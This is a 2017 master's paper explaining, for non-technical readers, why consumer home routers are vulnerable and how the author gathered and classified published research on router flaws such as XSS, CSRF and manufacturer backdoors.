12-2017

So You Think Your Router Is Safe?

Patrick Ilboudo
St. Cloud State University, ilboudopatrick@hotmail.com

So You Think Your Router Is Safe?

by

Patrick T. Ilboudo

A Starred Paper

Submitted to the Graduate Faculty of

St. Cloud State University

in Partial Fulfilment of the Requirements

for the Degree of

Master of Science

in Information Assurance

December, 2017

Committee:
Jim Q. Chen, Chairperson
Abdullah Abu Hussein
Balasubramanian Kasi

Abstract

A home router is a common item found in today's household and is seen by most as just an Internet connection enabler. Users don't realize how important this single device is in terms of privacy protection. The router is the centerpiece through which all the household Internet activities including ecommerce, tax filing and banking pass through. When this central device is compromised, users are at risk of having personal and confidential data exposed. Over the past decade, information security professionals have been shedding light on vulnerabilities plaguing consumer routers. Yet, most users are unaware of all the different ways a router can be compromised and tend to focus only on setting up a strong password to stop the neighbor from piggy backing on the Internet. This paper attempts to bring more awareness on the issues of vulnerable routers, provides a non-technical explanation of common vulnerabilities, and suggests action steps that can be taken by users to protect themselves. The results of the research show that router vulnerabilities remain a security threat and users are not equipped to mitigate it.

Table of Contents

Chapter Page

List of Tables

List of Figures

Chapter I: Introduction

Since the advent of Internet, the number of connected devices has been increasing exponentially. While mobile wireless connection has been gaining ground, millions of routers still conveniently provide Internet connection without major setup. Over the last decade, a wide range of security flaws have been found in these routers. Recent discoveries and attacks show that SOHO (Small Office Home Office) routers are still vulnerable and being exploited causing a lot of prejudice to users and organizations. On November 2016, more than 900,000 routers from the German Deutsche Telekom suffered a denial of service attack for two consecutive days following an attempt to exploit a flaw to turn the routers into zombies (Paganini, 2016). In March 2017, security researchers at the United States Computer Emergency Readiness Team (CERT) disclosed several vulnerabilities on some D-Link routers. One vulnerability allows a remote attacker to gain access to the administrator web page. Another vulnerability allows the disclosure of the administrator password (Olenick, 2017), and many more vulnerabilities can lead to total compromise of the device. According to a report from the security firm Trend Micro, more than 600 router vulnerabilities have been disclosed between 1999 and January 2017 (Costoya et al., 2017).

Motivation

The motivation to conduct this research is drawn from different observations:

- Security vulnerabilities on routers are silent threats that do not get the attention they deserve because news tend to focus on reporting high profile events such as the Target or the Equifax breaches. Popular media rarely have a segment

related to router security but when they do, the focus is more on Wi-Fi protection rather than a full-blown router security.

- Some router vulnerabilities are extremely dangerous and no antivirus or anti malware could protect the users from having their personal information and identity stolen.
- Two years ago, a wardriving was performed in a town in Minnesota and the findings reveal that 2% of the Wi-Fi signals captured used an obsolete encryption methodology called WEP. A preliminary conclusion that can be made can infer that some users are not security conscious either because they don't understand the consequences or simply because they don't have the information or don't know what to do with the information.
- Information on router vulnerabilities can be highly technical in a way that can discourage the average user from reading, learning, and understanding more.

Following these observations, it was necessary to research the subject with the ultimate goal to bridge the knowledge gap.

Problem Statement

Consumer routers are plagued by many vulnerabilities due primarily to faulty designs by manufacturers. It is exacerbated by users' lack of knowledge of these vulnerabilities because they are not widely publicized and can be technical. This leads to users' inadequate actions in securing routers. The literature review (further discussed in the "Related Work" section) revealed that extensive technical studies were made on router vulnerabilities. However, a very few have been conducted to provide a comprehensive list of router vulnerabilities, their remedies and action steps users can

take to protect themselves. This research is designed to fill in this gap by providing a comprehensive list of vulnerabilities affecting routers, discussing the causes of these vulnerabilities as well as possible remedies, and providing action steps that users can take to secure their routers.

Nature and Significance of the Problem

Routers' vulnerabilities come in different severity and exploitability levels. In 2013 and 2014 (Waugh, 2013; Netgear, Linksys, 2014), backdoors were discovered on more than 19 routers models from makers such as TrendNet, Netgear, Linksys, Cisco and Belkin. This backdoor gave unrestricted access to the router's administration features. This vulnerability could allow hackers to monitor user traffic, capture unencrypted data, reroute user traffic to malicious sites, infect routers, etc. The Federal Trade Commission (FTC) filed law suits against the maker of the Asus (Asus, 2016) and D-Link routers (Federal Trade Commission v. D-LINK Corporation and D-LINK Systems, Inc., 2017) because of major vulnerabilities in their devices that led to the theft of personal and sensitive data for some consumers. In some other instances, people have lost money from their bank accounts due to the router being manipulated and directed to malicious web servers. The vulnerabilities affected as many as 400,000 devices.

Objective of the Study

Some of the questions that have motivated this research study are: what are the vulnerabilities affecting routers? What are the causes of these vulnerabilities? What if anything can the users do to protect themselves? The study is primarily geared towards the general users and intended to:

- Increase awareness on router vulnerabilities given that most users don't know of the different ways routers can be compromised
- Explain the vulnerabilities and the impact of exploited routers in a non-technical way to make it easier to understand
- Educate users on router security best practices

Router manufacturers and programmers could also benefit from this study as it discusses causes and solutions of routers vulnerabilities at the programmer level and help understand the impact of flawed routers on consumers. In summary, this study proposes a taxonomy that helps identify and classify threats to vulnerable routers, and recommendations to users on choosing and securing routers.

Related Work

Multiple researches and technical papers have been published in regard to router securities, each of them addressing specific aspects. Niemietz and Schwenk (2015) tested the security features of 10 brands of routers and all were found to have various types of vulnerabilities. Their method of testing consisted in setting up a malicious website with embedded attack scripts and luring the victims to the site so that their web browser can load and execute the scripts. Their study focused on the routers' administration pages and they found the pages to be vulnerable to stored and reflected Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), and UI redressing. Karamanos (2010) focused on the attack vectors, Davis and Chow (2014) focused on the reason why routers are vulnerable, Independent Security Evaluators (2013) focused on testing the router services. Each of the documents provide a clear and concise technical description on the topic at hand. One common feature among the technical

papers is the use of the technical language, preventing understanding for people not familiar with the jargon. These papers seemed to be appropriate for a security savvy audience. Another common trait of the papers is the lack of clear and concise recommendation for action steps that users can take to protect themselves. Michael Horowitz has tried to solve this latter issue by putting together through his website routersecurity.org a list of recommended configurations that users can implement to secure their routers. However, without the context and the link to router vulnerabilities and threats, users may have difficulties understanding the relevance of each of the recommendation. Additionally, some of the recommendations require an above average knowledge in security and networking. M. Moberg (2008) described proactive steps users can take to fortify the security of their routers. Among others, the author prescribes changing default passwords, activating MAC address filtering, creating subnet, etc. While this work lays down some ground work on how to secure home routers, it addresses mainly close proximity threats (such as an attacker across the street) but does not address most recent online threats. While others have addressed multiple different aspects of router vulnerabilities, the approach of the problem in this study is different. This study goes beyond enumerating router vulnerabilities by describing their characteristics, cause, and possible mitigation in non-technical manner. Recommendations on how to secure routers are provided to users. Additionally, a taxonomy to help categorize and classify threats to vulnerabilities is proposed.

Outline

The research is organized as follows: the first part presents the general router technology and discusses the current state of router insecurity exploring some possible

causes. The second part starts with a description of specific vulnerabilities found on routers. They were chosen based on factors including the wide spread of the vulnerability, the impact on the router, the severity of the vulnerability and other considerations. Each vulnerability is described and explained as to provide information on the cause, effect, and any remedial action the user can take to mitigate. This is followed by a discussion about the financial impact of router insecurity. Part three uses a taxonomy to classify the characteristics of the vulnerabilities described in part two, after reviewing previous attempts to do so and other related studies. The last chapter is made of two parts. The first part represents an analysis of the research findings. The second part discusses action steps every user can take to protect their router, from the purchase consideration to the frequent checks in the router administration web page.

Chapter II: Background

What is a Router?

"Routers are small electronic devices that join multiple computer networks together via either wired or wireless connections" (Mitchell, 2017). The router main function is to forward data packets to the appropriate computer on the network (OSI Layer 3). Structurally, the router is made of components similar to a computer: a Central Processing Unit (CPU, or Controller Chip); various types of memories (Read-Only memory-ROM, Random Access Memory-RAM, Flash Memory); and several interfaces (CAVC, 2009). The CPU executes the programs, the memories store information the router needs to operate and the interfaces are used for network connection locally (LAN) or the wide network (WAN).



Figure 2.1: The Inside of a router

In terms of software, the router uses an embedded Operating System (OS) with similar function as Microsoft Windows OS and other operating systems. Some of the most used router OS include DD-WRT, OpenWRT and Cisco Internetwork Operating System (IOS). “These operating systems are manufactured into a binary firmware image and are commonly called router firmware” (Mitchell, 2017).

Beyond the simple network connection and packets forwarding, routers are manufactured with additional functionalities to improve productivity (USB port to share storage device files), quality/service (Quality of Service, Guest network, etc.), security (encryption, MAC address filtering, etc.), management and more functions.

Routers are sometimes assimilated with modem. According to Per Christensson, a modem is a device similar to a router but whose function is to access the Internet through a connection to the Internet Service Provider (ISP). Therefore, the modem provides the Internet connection and the router route the Internet traffic to the appropriate computer on the network. Routers and modems coexist today as two separate devices, however they can also exist combined into one device (2013).

Router’s general features. Routers have various features to help users better manage their online experience. Most features are present on virtually any router while others may be found on specific products. Netgear N600 model WNDR3400 is a popular router and packs some interesting features:

- Guest network: this is a common feature on routers allowing the segmentation and creation of a guest network. With the guest network, users don’t need to give away their password for the main network and reduces the risk of sniffing.

- USB Storage: this is a feature that is becoming popular in routers. The owner of the router can attach a storage device to the router through a USB port and allow users on the network (and potentially remote users as well) to access its content.
- Remote management: when turned on, this feature allows the owner of a router to access and manage the device across the Internet. It is usually recommended to keep this feature turned off.
- Access control using MAC address filtering: Media Access Control (MAC) address filtering enables the administrator to allow or deny connection to the router to devices based on the MAC address. The MAC address is a 48-bit addressing system embedded in the network card and is unique to every manufacturer. For that matter, two devices on the network will have different MAC addresses. It should be noted that MAC addresses can be easily spoofed by hacking software.
- Parental Control, Block Sites and Services and Schedule: these features aim at imposing some restrictions on the use of the Internet in the network. The Schedule function turns on and off the wireless signal based on a given schedule; the Block Sites and Services enables site blocking based on specific URL or site categories (adult, social media, etc.); the Parental Control feature regroups the two previously cited functions and more.



Figure 2.2: Router features (from Netgear N600 WNDR3400v3 web admin page)

Some statistics. According to a 2013 U.S. Census bureau report, 74.4% of the 318 million people in the U.S. (in 2013) had access to Internet. That was roughly 237 million people. “The most common household connection type was via a cable model (42.8 percent), followed by mobile broadband (33.1 percent) and DSL connections (21.2 percent)” (File & Ryan, 2014). The same research described that 78.5% of all households reported having a desktop or laptop and 63.6% possessed a handled computer (File & Ryan, 2014). According to the US census bureau website (retrieved

July 30, 2017), there were 325 million people in the U.S., a progression of 2% over the last 4 years (U.S. Census Bureau, 2017). Additionally, according to the “Internet Live Stats” data, there were 287 million Internet users in the United States in 2016 and 3.7 billion worldwide (Internet Users, 2017). These staggering numbers show the extent of the Internet connectivity and the potential number of people that can be affected by insecure routers.

Home router manufacturer and market shares. The home router business is a competitive area with companies producing and releasing devices that are meant to be reliable, easy to use and secure for the customer. CRN published the top bestselling router brands in Q4 2016 and the number are as follows: Cisco with 22.1%, Netgear with 21.9%, TP-Link with 18.9%, Linksys with 5.7% share and the remaining 31.4% share is distributed between other manufacturers. (Haranas, 2017). Note needs to be made that CRN did not provide the specification whether the numbers are for home routers specifically or all router types including enterprise type routers.

State of Router Insecurity

A Trend Micro research published in January 2017 revealed that 600 router vulnerabilities were reported by researchers and attributed a Common Vulnerabilities Exposure (CVE) number between 1999 and January 2017. The 600 vulnerabilities account for those with CVE numbers only, while many others many not have been disclosed or do not have a CVE number (Costoya et al., 2017). In the past five years, more computer security experts brought forth the attention of the user community to the router insecurity problem. Two German security experts, Niemietz and Schwenk (2015) tested 10 different routers and found each to have at least 3 vulnerabilities. The

Independent Security Evaluators experts published a catalog of 55 new vulnerabilities found on 13 different routers. The vulnerabilities made it possible for a hacker to compromise the routers at different levels from the local area network or across the Internet (“Catalog Revision 1”, 2013). Security researchers at the software security company Tripwire released a report finding that “80 percent of Amazon’s top 25 best-selling SOHO wireless router models have security vulnerabilities and 34 percent of the top 50 selling models have publicly documented exploits that make it relatively simple for attackers to craft either highly targeted attacks or general attacks targeting any vulnerable systems they can find” (SOHO Wireless Router (In)Security, 2014, p.2). The January 2017 Trend Micro report also explained various ways routers are exploited and provided mitigation techniques for the users (Costoya et al., 2017).

If router vulnerabilities have been around since 1999, why has awareness only been increasing over the past 5 years? Security expert Steve Christey (one of the creators of the Common Vulnerabilities and Exposures - CVE), in an interview accorded to Davis and Chow for their research gave his opinion on the state of router security. The following is an excerpt from the paper:

> Despite the recent surge in security vulnerabilities discovered, Christley does not believe any specific phenomenon related to SOHO routers has occurred but rather views the process as a common cycle in the security industry. Security vulnerabilities exist in products and software for years without anyone noticing. Eventually, researchers or attackers identify a class of products with security deficiencies and suddenly a flood of vulnerabilities are discovered and awareness is raised. Christley refers to this as the Pig Pile Effect and he believes

> that the SOHO router industry is currently undergoing this process. Thus, the security vulnerabilities in SOHO routers have most likely existed for years without anyone noticing. (Davis & Chow, 2014, p. 14)

Security mindset. The lack of security mindset among SOHO router programmers is the primary factor to blame for insecure routers. In fact, many programmers do not apply secure techniques when developing software. Secure programming is an ensemble of techniques used to develop software that are bug free, vulnerabilities free, robust, and resilient. Some of the principles in secure programming are input validation, least privilege principle, avoid information/data leakage, etc. The lack of the security mindset can be observed in many of the vulnerabilities found in routers. Two of the researches (Independent Security Evaluators, 2013 and Costoya et al., 2017) discussed in this paper characterized one aspect of the lack of security mindset as “Assumption of Security on the (W)LAN”. As the term explained, programmers sometimes assume that anyone accessing the networking has been fully vetted and is in fact a legit user. This notion dismisses the possibility that a hacker can break into the network either directly through password cracking or indirectly through proxy computers. This faulty assumption leads to several issues: sensitive data such as username and password files stored in clear text, lack of encryption to critical services including the router web administration page, lack of authentication and improper permissions to services and files. Some of the vulnerabilities that will be reviewed later arise strictly form this faulty assumption of security on the (W)LAN.

Design and implementation. Poor design and secure implementation is also to blame when considering some vulnerabilities such as Command Injection, Cross Site

Scripting and Cross Site Request Forgery. Chavan and Meshram (2013) provided a classification of various web application vulnerabilities and some apply to routers given that they use a web application interface (and server). Some of these vulnerabilities fall in the poor design/secure implementation category. One additional issue plaguing routers' security is the module/code reuse. In 2013 a backdoor vulnerability was found on TP-LINK, Linksys and Netgear routers. Interestingly, the backdoor vulnerability across the three vendors was the same. The backdoor was accessed the same way (by requesting the same URL) and the password needed was the same across all three manufacturers.

> Because this backdoor exists across multiple manufacturers and appears to have multiple sources even from within the same manufacturer, we speculate that this backdoor's presence is an artifact of using sample code, or example code provided by a chipset manufacture, where the authors (maybe carelessly) chose to copy it. This repeated reuse of obviously vulnerable source code demonstrates a lack of care in security review, as well it raises the questions as to what other code based incorporate propagated malicious or vulnerable code….
>
> (Independent Security Evaluators, 2013, p.10)

In the same aspect, Comcast, Time Warner Cable and Charter had similar vulnerabilities afflicting their dual router/cable modem (Whittaker, 2016). The common denominator for these 3 giants was the modem manufacturer Arris. Since the same vulnerability affected all three clients, a plausible hypothesis can be made that Arris reused some piece of codes across the routers they built for all three communication companies.

Limitation. Another aspect contributing to routers' vulnerability is their limitation in terms of computation power. Routers are miniature computers with minimal resources. For example, the ASUS TR-AC66U released in 2012 came with 600 MHZ of processor, 256MB of RAM and 128MB of flash memory (Farquhar, 2017) as compared with the Samsung Galaxy S5 phone released in 2014 with 2GB of RAM, 32GB of embedded memory and a quad-core processor at 2.5GHZ (Samsung Galaxy S5). With the limited resources, routers are not able to run additional protective programs such as antimalware and anti-viruses in addition to running the OS and the services. David Schwartzburg attempted to run an Intrusion Detection System (IDS) called Snort on a Linksys WRT54GS v2.1 router (8MB of flash memory, 32 MB of RAM and 200MHz processor) which caused the device to crash or the IDS to stop because 67% of the total RAM was used by Snort. (2005, p.11). Below is a sample comparative table for some randomly selected routers, plus the Samsung Galaxy S5 phone.

Table 2.1: Resources comparison

Router	Released	Processor	RAM	Flash Memory
Linksys WRT54GS v2.1	2005	200 MHz	32 B	8 MB
Netgear N300	*Not Available*	480 MHz	128 MB	128 MB
ASUS TR-AC66U	2012	600 MHz	256 MB	128 MB
Linksys WRT3200ACM MU-MIMO	2016	1.8GHz	512 MB	256 MB
Samsung Galaxy S5	2014	2.5GHz	2 GB	32 GB

Nature of the market. The nature of the router market is another point affecting the security of the routers. The market is competitive with each manufacturer trying to push products out in the shortest time possible without strong consideration for security.

Cost of development is cut with the code reuse in order to maximize return on investment. New features are added to attract customers and these features represent additional attack surfaces that can be leveraged by hackers. “Vendors and consumers tend to value functionality and speed and rarely consider security… Routers tend to have long lifespans and vendors rarely have the financial incentive to patch older models even if they are still in widespread use. When vendors do patch models, they tend to only patch the models explicitly shown to have vulnerabilities and not their sister products that often have the same software and therefore the same vulnerabilities” (Davis & Chow, 2014, p. 14).

The role of the user. Users also play an important role in the security of their own routers. A 2016 survey on 2000 U.K. broadband users showed that 54% of respondents are (very and somewhat) concerned with the probability of their routers being hacked. However, 19% have accessed the router administration web page, 17% of the respondents have taken steps to change the router administration password and only 14% have updated the router software (“Half of British broadband users,” 2017). A Tripwire research reported that 46% of the sample surveyed revealed that they never changed the default administrative password on their router; 84% have never changed the default IP address of the router; 59% responded negative to the question whether the router firmware was up to date and 68% declared not knowing how to update the router firmware (“SOHO Wireless router (In) Security,” p. 4,5,7). The results of the two surveys show two important things: (1) most users are not security/technological savvy and (2) while they be aware of the security risk, they do not take (or know how to take) the preventive and mitigating steps.

Except for computer security professionals and other security savvy people, the general user does not understand how their router can be compromised from across the Internet or within their own network. There seems to be a false sense of security when surfing on the Internet behind the home router. People think that as long as they have a good antivirus on their computer, they are safe from all the insecurity of the Internet. It is forgotten that the router is the device providing the connection to the Internet. If this central device is compromised, antiviruses and antimalware loaded on personal computers may not be of any use. The general population does not understand the concept of IP addressing, firewall, encryption, remote management, MAC address access control and other features presented on the router administration page. Most users may not even know that the default username and password to their model of router can be found online through a simple search. Additionally, when the user does not understand all the functionalities offered through the router web admin page, the most common reaction is to leave everything as it is, in default configuration. Consequently, most users don't take the precautionary steps to strengthen the router.

Aside from taking precautionary actions to secure the routers, users may not be taking action to fix current potential security issues with their devices for various reasons:

- Lack of information: security vulnerabilities related to routers are not broadcasted on television or popular news channels. Rather, they are exposed in specialized publications and channels that most users don't know of. Consequently, a vulnerable household router may go unpatched for years.

- The information is not in intelligible: the following is an excerpt describing a router vulnerability

  “The Linksys WRT310v2 router is susceptible to a reflective Cross-Site scripting attack, which allows an attacker inject JavaScript and/or HTML code into the victims browser” (Independent Security Evaluators, 2013, p. 45). Without a clear understanding of all the key terms in the publication, most users may not understand this vulnerability.
- They don’t know what to do: from the results of the Tripwire survey mentioned above, 68% of respondents don’t know how to update a router firmware.

From the user standpoint, the mistake of not taking precautionary and remedial actions contributes to the exasperation of the current state of router insecurity.

Chapter III: Methodology

This chapter explains the methodology used to gather information regarding router vulnerabilities.

Design of the Study

This study is based on findings from various security publications and researches specifically applied to routers. A qualitative study design is best suited for this research for various reasons:

- The data that is expected to be collected is primarily qualitative and mostly unknown
- The extent/depth of information that can captured is partly unknown
- Qualitative study design provides flexibility and allows for adjustment to new findings learned during data collection
- This study design is suited for in-depth research and understanding of a problem

Information Collection

Information on router vulnerabilities was collected from various sources including white papers published by security professionals, research papers by scholars, theses, books, and online publications. The initial review of each resource was the most difficult yet important step. This step was difficult since most of the sources reviewed were technical and discussed various topics that were new to the author. These initial reviews provided the foundation in understanding the subsequent description of router vulnerabilities and needed to be properly conducted. Therefore, the following initial data collection was devised:

- Step 1: Review a sample of papers to identify the type of information that can be collected. During this initial step, three main papers were reviewed: *Owning your Home Router Network: Router Security Revisited* by Niemietz and Schwenk (2015), *Soho Network Equipment and the Implications of a rich service set* by the Independent Security Evaluators (2013) and *Security Vulnerabilities in SOHO routers* by Heffner and Yap (2009). For each paper that was reviewed, a summary of the main focal points was drafted. These focal points include the focus of the paper, the testing results, the characteristics of the vulnerabilities that were discovered, etc. The summary of Niemietz and Schwenk paper review is provided below as example

Table 3.1.1: Sample paper summary 1

	Title: **Owning your Home Router Network: Router Security Revisited** (http://ieee-security.org/TC/SPW2015/W2SP/papers/W2SP_2015_submission_9.pdf)
Focus	Focus on security of the Web interface of several DSL home routers. Analyze the security of these Web interfaces against different Web-based attacks with a special focus on XSS and UI redressing attacks
Results	All 10 testing routers were found to have a XSS, UI redressing, and/or TLS vulnerability. Success of these attacks give the attacker full access to the Web Admin page, so many things can be done (see first page of paper). Some routers have functions allowing remote access, DNS settings, configuring the phone number, etc..
Method of Evaluation	Attacker sets up a website and lures the victim to this site. Once the malicious website is loaded in the victim's browser, JavaScript code may be executed, subject to the restrictions imposed by the Same Origin Policy and related Web Standards (e.g. CORS). The attacker may send requests to the default URLs of the router (URL used by admin to define options).
Evaluation Results	All routers were evaluated regarding their default configuration (username, password, services, etc.). If the default passwords are not changed, routers that submit this password via an HTML form (Web Method) can be compromised. Because of the restrictions imposed by the missing Cross-Origin Resource Sharing (CORS) support of the router webservers, we were not able to use default passwords in HTTP Basic authentication.
Assumption & Settings	Assume the victim's browser has a valid login on the configuration Web Page. Attacker does not have access to the router by being connected with it. CSRF cannot be carried out when a router is protected by HTTP basic authentication in the case that the user is not logged in.
Vulnerability	Stored XSS / Reflected XSS / CSRF with default passwords / Lack of encryption to access the admin page for Most routers
	UI Redressing (clickjacking and tabjacking) will mostly work with Firefox and non-updated browser. Most browser should have an anti UI mechanism in place. So it is important to update browsers
	A successful UI requires a victim who is directly connected with the router and thus allowed to configure it, to type in a username and two times a password into text input fields
	No password for router administration

Table 3.1.2: Sample paper summary 2

Attack Vector	**Attack Origin**	**Vulnerability**	**Victim's Active Involvement**	**Prerequisite for Attack Success**	**Consequence**
Admin web page	Malicious website	Reflected XSS	NO	New session	Admin page compromise
Admin web page	Malicious website	Stored XSS	NO	New session	Admin page compromise
Admin web page	Malicious website	UI Redressing	YES	Active session	Admin page compromise
Admin web page	Malicious website	CSRF	NO	Admin active session (preferably)	Admin page compromise
Admin web page	LAN	HTTP (no encryption)	NO	New session	Admin page compromise

- Step 2: Information comparison. The type of information captured from the three documents is compared and merged to create a set of basic information to be extracted from future reading. A summary of the information that is expected to be captured in provide in the table below

Table 3.2: Information summary

Vulnerability Name	Vulnerability Description	Cause of the vulnerability
Means of exploit	Consequences of successful exploit	Prerequisites to exploit vulnerability
Severity level	Victim's active involvement	is it preventable?
Is there a solution?	is there a CVE number?	Device and Manufacturer information

Armed with the basic information to be on the lookout for, all other documents were reviewed. When appropriate, background information useful in understanding some concepts were also flagged.

- Step 3: Vulnerability occurrences and scale. In this step, all the vulnerabilities captured from the various sources are cataloged by name. The number of occurrences is counted to determine the prevalence of a specific vulnerability. Care was taken to remove possible duplicate, based on the vulnerability and the affected manufacturers and models. Based on the findings, the most occurring vulnerabilities were Cross Site Scripting, Cross Site Request Forgery, lack of encryption, Buffer Overflow. During the study, vulnerabilities affecting hundred thousand or more routers were also included not necessarily because of the occurrences of the vulnerability but because of the scale of it.
- Step 4: Vulnerability verification. Once the vulnerabilities to be presented were selected in the previous step, there was a need to verify whether the choice was valid. To do so, the website CVE Details (http://www.cvedetails.com/) was used to get an overview of vulnerabilities trend over time on four major manufacturers: Netgear, Linksys, Asus and Tp-link. The table below summarizes the most occurring vulnerabilities by percentage of vulnerabilities as categorized by CVE Details.

Table 3.3: Vulnerabilities trend

	Code Execution	DoS	Gain Information	Overflow
Netgear	28	24	14.7	10.7
Linksys	10.8	33.8	13.8	10.8
Asus	30	5	15	20
Tp-Link	7.1	10.7	0	0
Average %	18.975	18.375	10.875	10.375

	XSS	CSRF	Directory Traversal	Bypass something
Netgear	5.3	2.7	6.7	9.3
Linksys	9.2	4.6	0	3.1
Asus	15	10	2.5	5
Tp-Link	10.7	7.1	14.3	3.6
Average %	10.05	6.1	5.875	5.25

Once the cvedetails.com data supported the choice of a vulnerability to be described, all the information is gathered for redaction.

Chapter IV: Router Vulnerabilities

According to the 2017 Trend Micro report, there were more than 600 flaws reported in routers between 1999 and January 2017 (Costoya et al., 2017), averaging to about 31 vulnerabilities per year. Some vulnerabilities require the attacker to be on the same network as the router to exploit them, while others can be exploited across the Internet. Some require the participation of the victim user for the exploit to work, while others do not. This chapter dedicated to vulnerabilities is made of two parts: the first section reviews historical count of flaws found on three major manufacturers that are Linksys, Netgear and D-Link, in addition to describing malware that have affected routers; the second section explains modern vulnerabilities that have been found on routers.

Historical Data and Events

The nature and the number of vulnerabilities found on routers vary. Some routers may have one vulnerability while others have multiple. From the hacker standpoint, all it takes is one vulnerability. Leveraging one useable and exploitation vulnerability is sometimes enough to break in the system, find some other vulnerabilities and eventually seize entire control of the router.

